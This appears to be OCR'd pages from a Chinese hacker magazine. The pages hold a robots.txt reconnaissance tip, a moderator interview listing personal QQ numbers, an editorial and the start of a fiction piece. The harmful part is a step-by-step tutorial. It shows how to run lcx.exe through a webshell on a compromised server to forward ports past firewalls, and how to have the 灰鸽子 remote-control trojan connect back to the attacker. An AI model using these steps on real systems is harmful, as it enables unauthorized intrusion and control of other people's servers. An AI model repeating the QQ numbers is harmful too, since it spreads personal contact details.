


图1 搜索结果

哇，第一个竟然是Google自己的，我们打开看看，哇，不看不知道，一看吓一跳！如图2。汗，原来Google也有不想让搜索引擎搜到的内容啊！

robots.txt原本的作用是想阻止别人访问包含的文件进行访问限制的，没想到就因为这一点，反而被我们所利用！如果在这个文件里面把它本身加进去，效果又会是怎么样呢？呵呵，相信这个小小的缺陷又会给我们黑站的同胞们一些线索哦！文章具有一定的偶然性，大家如有什么更大的发现，一定要放出来哦！




图2 Google的robots.txt




图3

编辑点评：

有些站长为了自己网站的一些敏感目录或页面不被搜到而使用robots.txt文件，这的确可以从一定程度上防止网站漏洞被人发现啊，但如果robots.txt文件被人查看了呢，那岂不是主动告诉攻击者你的敏感信息的位置了吗？所以当你的Web渗透难以继续时，不妨从这里找找突破口。对robots.txt文件设置严格的访问权限可以很好的防止它被有恶意企图者偷窥，而Google的这个robot.txt可以匿名访问，难道它真不怕给人看吗？ NOHACK

端口映射新方法

文 邪恶の精魂

从本文中你可以学到：

1、如何利用lcx.exe进行端口映射

2、如何在内网中实现木马服务端的反向连接

一、前言

相信还有很多小菜在网吧上网无法端口映射成功吧，因为有很多方法都由于环境因素无法成功。比如路由Web登录管理密码难破，路由upnp服务没开启，没有外网稳定肉鸡，这都是问题。下面我就来教大家一个新方法实现内网端口映射，然后可以用反弹木马等待肉鸡上线了。

二、原理

首先，我们入侵后搞到Webshell然后就是提权，一旦得到了system权限当然一定要登录肉鸡的桌面看一看啦。有许多次我遇到了无法连接3389的情况，原因有很多，比如肉鸡有防火墙，做了IP安全策略，或是其它原因。当然这个问题可以解决的，答案是用端口映射：把肉鸡的3389端口转发。我们经常是在Webshell的cmd里运行**lcx –slave 自己的ip 55 127.0.0.1 3389**的，这样一般就可以突破防火墙了，但是有一次我突发奇想，把**lcx –listen**和lcx –slave的两个命令对调，让Webshell执行“lcx –listen”，而我们发起连接不就可以把我们端口和肉鸡的端口映射了吗？光理论不行，需要实践来证明我们的猜想。

三、开始动手

首先实施端口映射的条件有2个：

1、要有个Webshell（是有公网ip的，最好不要是虚拟主机的Webshell，因为设置的很变态，一般都禁用了wscript.shell对象，所以无法执行exe文件，而私人服务器就好得多，提权也较轻松些）；

2、Webshell的wscript.shell没被禁用。

找到符合条件的Webshell后就传cmd.exe和lcx.exe到可写的目录下，然后在Webshell的cmd里添好cmd.exe路径，在参数里填写，如**E:\www.xxx.com\bbs\lcx.exe –listen 55 8000**，其中要求55和8000两个端口都没有被占用，如图1。





图1 在肉鸡上使用lcx.exe进行端口监听

补充一点，Webshell最好不要用大马，很容易把Webshell卡死，半天打不开，比较安全的做法是用eval一句话来代替大马。命令执行完后当然要看看是否打开了端口，我就用superscan3.0扫了一下Webshell的55端口（编辑：何必呢，在肉鸡上执行netstat –an命令不就可以了），如图2。


图2 端口成功开启

已经开启了，成功了一半。接着在本地cmd里运行**lcx –slave 肉鸡ip 55 127.0.0.1 8000**，我运行后如图3所示。

提示“make a connection to 61.155.4.12:55......”就说明成功和肉鸡建立了一条连接，现在就已经端口映射成功了，我把本机的8000端口和肉鸡的8000端口映射了，这样所有发向肉鸡8000端口的信息都会转发到我本机的8000端口，我就用灰鸽子来测试一下能否上线。马上配置一个域名上线的服务端，上线方




图3 成功执行命令

式填上Webshell的域名，然后自己运行服务端，运行鸽子客户端，不一会儿，我自己上线了，如图4。




图4 服务端上线

我马上看本机cmd里的lcx连接，发现有数据传输了，如图5。




图5 lcx.exe显示网络传输

说明我们确实端口映射成功了哦，这样我们就可以在内网等鸽子上线了。

四、补充

如果Webshell是asp的话，权限一般是users，可以执行一些命令的，如果asp也无法执行或wscript.shell对象被禁用了，可以试试用aspx执行看看，因为aspx权限往往比asp高，一般也是NT SERVICE权限。

[文章中涉及到的工具lcx.exe在光盘中有收录]

编辑点评：

lcx.exe这个端口映射工具经过这么长时间已经被越来越多的人知道，也算经典工具之一了。似乎只要是由于内网的原因而无法解决的问题端口映射都可以搞定，只要你有一个公网主机的控制权限，至少理论上是这样的。本篇可以算是lcx.exe这个工具用法的一个复习，文中的用法其实也不算什么新的端口映射方法，大家只要多思考，类似的新方法还多得很呢！

采访：NoHack斑竹圣诞狂欢大杂烩

各位看官，现在来到午夜12点，这里是NoHack FM29广播电台。本期采访由小迷我带领大家走进NoHack管理团队，了解NoHack管理人员“不为人知”的秘密！本次采访是现场直播，有内线大爆猛料……

NoHack：**“各位听众，大家好，现在有请各位NoHack管理人员出场”**

[ps：运动员进场曲奏起，只见锣鼓喧天，鞭炮齐鸣，红旗招展，人山人海，十多位管理员悉数登场]

NoHack：**“各位NoHack的管理人员，先和各位听众打声招呼吧！”**

Cass：“NoHack的老朋友，大家好，经常来“黑手”的朋友应该对我不陌生。一般的人叫我Cass，熟悉的人叫我流氓！”

[ps：别误会，是颠沛流离的那种意思，我背井离乡，远离妻儿……（说的心酸处，热泪飞溅ing……）]

小风：“各位Nohack黑友，偶是小风。工具交流区版主（小心灌水，注意我楼上的那位）。”

10086：“大家好，我是10086，主要负责黑手论坛破解版块。我不是移动客服……”

冰的原点：“大家好，我是冰的原点。菜鸟解惑版主！”

绝杀：“大家好，我是绝杀。NoHack菜鸟解惑版版主。我已做菜鸟好多年……”

樱花浪子：“我就是那英俊不潇洒，玉树不临风的菜菜鸟中鸟，樱花丸子是也……错了，樱花浪子是也^_^”

NoHack：**“各位是在什么时候接触黑手的，又是在什么机缘巧合下走进管理团队的呢？”**

Cass：“第一次……第一次接触“黑手”，是从“黑手”的一本杂志开始！那天买了一本，看完以后就已割舍不下！对于走入管理团队，是因为看NoHack这个大家庭，那么和睦，就不知不觉的走了进来，想为这个家出一份力。”

小风：“记的那是2005年的冬季，我当时在一个菜鸟群里游荡。谁知LoveAngel给偶发来个消息，http://www.nohack.cn/bbs，就这样进入了NoHack，慢慢地就成为工具区版主，融入了这个大家庭。”

10086：“去年06年的时候，我就开始接触NoHack了，不过真正加入版主大家庭是在今年年初的时候，记得当时还是有破解这一版块的，而且自己也对破解比较感兴趣，所以就申请版主了！”

冰的原点：“我和楼上的客服一样，都是06年的时候接触NoHack的！暑假的时候因为家里的电脑天天坏，所以才不得已学习这些！不过后来我发现我对这些很感兴趣，就自己学了起来！所以学的很不系统！至于进管理团队是因为当时FINTH战队解散了，而几个核心全是NoHack的版主，于是我就跟着来了！嘿嘿！”

绝杀：“接触NoHack是在手册筹备之中的时候，可能很多朋友不知道是先有的论坛，后发行的杂志。做版主记不清是多会儿了。看着手册风风雨雨的从无到有，从默默无闻到业内奇葩，心中很是欣慰和自豪，但也感到很惭愧。欣慰的是从看着一个新的论坛建立，然后慢慢发展，一直到“黑手”杂志的发行，到了后来的杂志更名，论坛几次升级、改版，“黑手”杂志和论坛都慢慢茁壮成长起来。虽然只发过一次豆腐块稿纸，也没有参与杂志的事务，但是一直默默关注着杂志和论坛的发展，作为这个大团队的一员，当然会为自己属于这其中一份子而自豪。惭愧是因为在“黑手”成长的过程中，我真正起到作用的时候不多，杂志方面就不说，在论坛方面，默默付出很多的朋友大有人在，从PY到空气，再到后来的几位管理。最初的版主TTY ，7武器等等，到现在的各位管理和版主，一直都有大家默默付出的身影……”

[ps：绝杀的话匣子犹如黄河之水滔滔不绝……樱花浪子再次使出杀招，炎龙无双……绝杀晕倒，土豆拨打120ing……樱花浪子坐在一旁嘴角露出了微笑，心中就跟吃了蜜糖一样，占用我时间的下场，哼~]

樱花浪子：“真正接触HACK的时候还是05年10月份，2005年10月偶遇报亭，发现NoHack，才知道计算机不光是用来聊天玩游戏的。2006年3月开始自学HTML、ASP语言。2006年7月，终于有了第一份原创文章，投稿于NoHack，随后也一直给手册投稿。”

[就在樱花丸子，哦，不，是樱花浪子说完之后，直播室的门被猛的推开，只见一人身影模糊的出现在门口，大家都朝门口望去，只见NoHack论坛管理空气出现在那里！空气使出失传已久的狮吼功：“我在赶往直播室的时候就在TAXI上听见了你们说的话，就让我来拆穿你们吧！哈哈！~其实你们的目的是看PLMM……哈哈哈哈……”空气的笑声在直播室里回荡……然后隐匿在直播室的角落里。

众管理顿时汗如雨下，一直强烈要求这段掐了别播！此时小迷出来说道：“继续下一话题……”]

NoHack：**“各位先生，各位女士，刚才出点小问题，我们继续！有些人是和手册风雨同舟度过的，也有新加入的管理人员。不管是谁，肯定会遇到过大大小小的困难，你们是如何克服的？”**

[这次Cass没有发言，而是看向了其他几位，几位也迷惘的看着Cass。]

忽然Cass眼中闪出一抹寒光说到：“这个问题就由我来总结下吧，就是上下一心，共同努力！ Yeah！谢谢！”

就在这时，绝杀忽然语出惊人道：“我在NoHack遇到最大的困难是空气没有女朋友。克服这个困难是我们一群人毕生的梦想！在一次群语音的时候，得知空气和某MM相互有好感。两人都不说破，于是我们动用了十九般酷刑，他们两个就屈服了，成就一对神仙伴侣！在那以后，NoHack就没什么大的困难了……”

小风、10086、冰的原点、樱花浪子都沉默不语，只觉空气隐匿的地方射出道道寒光……

NoHack：“在NoHack工作期间，让大家最高兴或最伤心的事情是什么？”

Cass：“最高兴和欣慰的事情就是NoHack每次活动的圆满闭幕和与这么多黑友如兄弟一般讨论交流！”

[Cass说完后马上闪到一边，因为他不想重蹈绝杀的覆辙……因为已经有N双眼睛盯着Cass……]

就在这时，10086使用了失传已久的凌波微步飞上台去，抢过话筒说道：“我再次重申下，我不是移动客服！在NoHack最快乐的事就是当时有比较多的原创破解文章帖子，我从中学到了不少东西！加入NoHack这个大家庭后，发现了团队精神很重要，相互合作是很见效果的！”

小风：“我最高兴的事情就是那时刚到水区，水漫“后天”，“流氓”拿着刀子在后面追我，但是怎么追都追不到我啊……”

绝杀：“我在NoHack最高兴的事情就是……就是……不说了，不然又得晕倒！~我上次直播容易吗？”

NoHack：“各位对于NoHack以后的发展方向拟订一些什么计划？或者说已经在协同各版主在策划酝量中，为广大小黑做出最好的杂志和服务呢？”

众人只觉身后有强大的小宇宙爆发，一直隐匿在角落里的空气瞬移到了话筒前，摆了个酷酷的POSS。

空气：“各位，憋了那么久我终于能说话了，这几个家伙，一直就没给过我机会！~我好歹也是个管理，别拿村长不当干部啊，下面进入话题。对于NoHack以后的发展方向，我们内部人员已经在策划并且实施了，我们争取把每期杂志的内容都浓缩成精华奉献给大家，而且论坛也会为大家做更好的服务！在这里引用XXX的一句话：‘中国的黑客界比较浮躁’，所以，NoHack会一如既往的走沉稳脚步！一步一个脚印的带领小黑学习！最后在这里，借NoHack直播感谢下各位版主，还有默默为NoHack付出的朋友们。谢谢你们的努力！因为有了你们的不懈努力，NoHack才会不断茁壮的成长！谢谢！”

直播间内众人齐声鼓掌，小迷寻找掌声最初发源地，却是空气那里。

NoHack：“在采访的最后，大家能否公布下联系方式？方便大家和你们交流？”

[众人都跟争先恐后的说出自己的联系方式……难道目的不纯？]

樱花浪子：“我的QQ是347556。”

小风：“我的QQ是75383655。”

10086：“我的QQ是21304 919。”

冰的原点：“我的QQ是519249 638。”

Cass：“我的QQ是27207049。”

绝杀：“打死我也不说……”

NoHack：“你们只说QQ，就没有别的想说的了吗？”

众人异口同声说到：“欢迎各位MM加我们，免费为你们解决任何问题！~Oh~Yeah！~”

小迷：“我晕！”

NoHack：“在节目的最后还要感谢下那些为NoHack默默奉献的朋友们，并预祝NoHack所有的朋友们圣诞快乐！本期节目就到这里，非常感谢各位收听本次NoHack直播，下次节目我们再见！~88！~”

土豆：“这帮家伙终于折腾完了，我还得做卫生，哎~待遇就是不一样！”

Python：“赶紧干吧，不然赶不上二路汽车回宿舍了……打电话把裤子也叫上吧。”

裤子：“阿嚏！阿嚏！谁大半夜想我呢，手机赶紧关了，继续睡！”

后记：

由于某些特殊原因，angelfish、hailang、latteye、Niose、魔幻水井、蛇\PDwoot、眼镜猴、番茄酱等多位管理不能参加这次NoHack直播，在这里感谢下他们！本采访纯属找乐，如有雷同，绝对抄袭！

NoHack

又到年末，十二月的北京，天气由于朋友的离去而变得缺乏暖意。前些日子，周杰伦出了他的新专辑，其中有一首歌的名字叫《青花瓷》，方文山的词写得很是古朴感人，展示了他一贯的文采……

一个女孩从湖南来到北京，又去了江苏，另外一个哥们从新疆来到北京，又去了杭州。莹澈青翠、明亮静丽的青花瓷，自古以来便是馈赠友人的佳品，偏偏这首歌里，又唱着“而我路过那江南小镇惹了你，在泼墨山水画里，你从墨色深处被隐去……”听到这里，我不仅念起了这两位旧友。希望借着这期的《黑客手册》，将祝福带给你们，并祝愿你们在江南的生活，犹如天青色的青花瓷那样典雅、多姿。

断头台III

图 剑心

前言：人生如果太过于悲惨，就充满了戏剧性；但人生如果大气磅礴，那就成了仙剑奇侠传……

文叔

文叔人很瘦，而且很白，给人一种高挑的感觉。他的眼神很毒，看人的时候有种穿透力。说起话来也是有缓有急，旁人很容易被他牵引着改变话题。

这是一种上位者才具有的气质，在不了解他的职业之前，我一直认为他是顿儿的合作伙伴，起码是一起卖轮胎的合作伙伴。

然而事实总是和想象的不一样。

“这位是文叔，做事很勇猛，以前也玩安全。”顿儿笑的表情带着一点戏虐的成分，“以后大家交流的地方很多，要常常联系。”

顿儿和我的交流很广泛，但是内容基本只有一个：女人。

文叔对待男人和女人的态度完全不同，这是我了解他之后才发现的。如果说面对男人的时候他风度翩翩，那么面对女人的时候，他就真的变成大叔了。所谓的“大叔”，指的是看到美女眼睛就直的那种“大叔”。

钟倩

顿儿和钟倩第一次会晤是在那间酒吧，所以我们第一次会面也在这里。我猜顿儿大概还是对钟倩念念不忘，所以每次都死皮赖脸的过来捧场。

钟倩还是唱歌，虽然换了别的曲子，不过曲调依然很忧伤，嗓音依然很成熟。这与她萝莉的身形完全不相衬，但也许就是这种不相衬，反而更加让人印象深刻。

文叔喝酒很利索，每次总点伏特加，一口气干完一杯才开始谈事。这点我非常欣赏，一个喝酒利索的人通常说话也很利索，我一直这么认为。

文叔说讲一个笑话，我说行。

他说那个卖牛奶的牛根生你知道吧。我说知道，人家那是自力更生艰苦创业的典范那，把蒙牛搞到那么大，是我们创业一代的偶像。

文叔说，当时牛根生很穷的，穷到什么地步呢？嗯，穷到开办蒙牛这个公司的时候，大伙几个人凑钱开起来的。你知道他们那会凑了多少钱么？

我心说我又不卖牛奶，怎么知道他凑了多少，不过还是礼貌

的问了一句。文叔伸出个指头说，一百万。他们穷的只有一百万了。

说到这，我们都笑了。文叔说，马云的经历也差不多，不过报纸上以前说的更夸张点，说他是拿出仅有的五十万搞了阿里巴巴。你知道五十万有多大一堆么？十万块捆扎之后的高度是十厘米，五十万就是五十厘米。马云在几年前都能够随随便便的“拿出”五十万，可见他的臂力惊人，而且胆识也是惊人，不怕人抢。所以马云可能还有功夫在身，一般十个八个，那是连他衣服都粘不到的。

所以以前咱们老师说过的德智体全面发展那是没错的，没有强健的体魄，是没办法做有钱人的。顿儿这时插嘴说了一句，是啊，不然阿里巴巴怎么刚上市市盈率就翻那么多倍。

顿儿这种跳跃性思维是可以让我理解的，所以我也跳跃了一下。我说我们打个赌吧，今天谁能牵到钟倩的手，我们就请他喝一个月的酒。

霸道

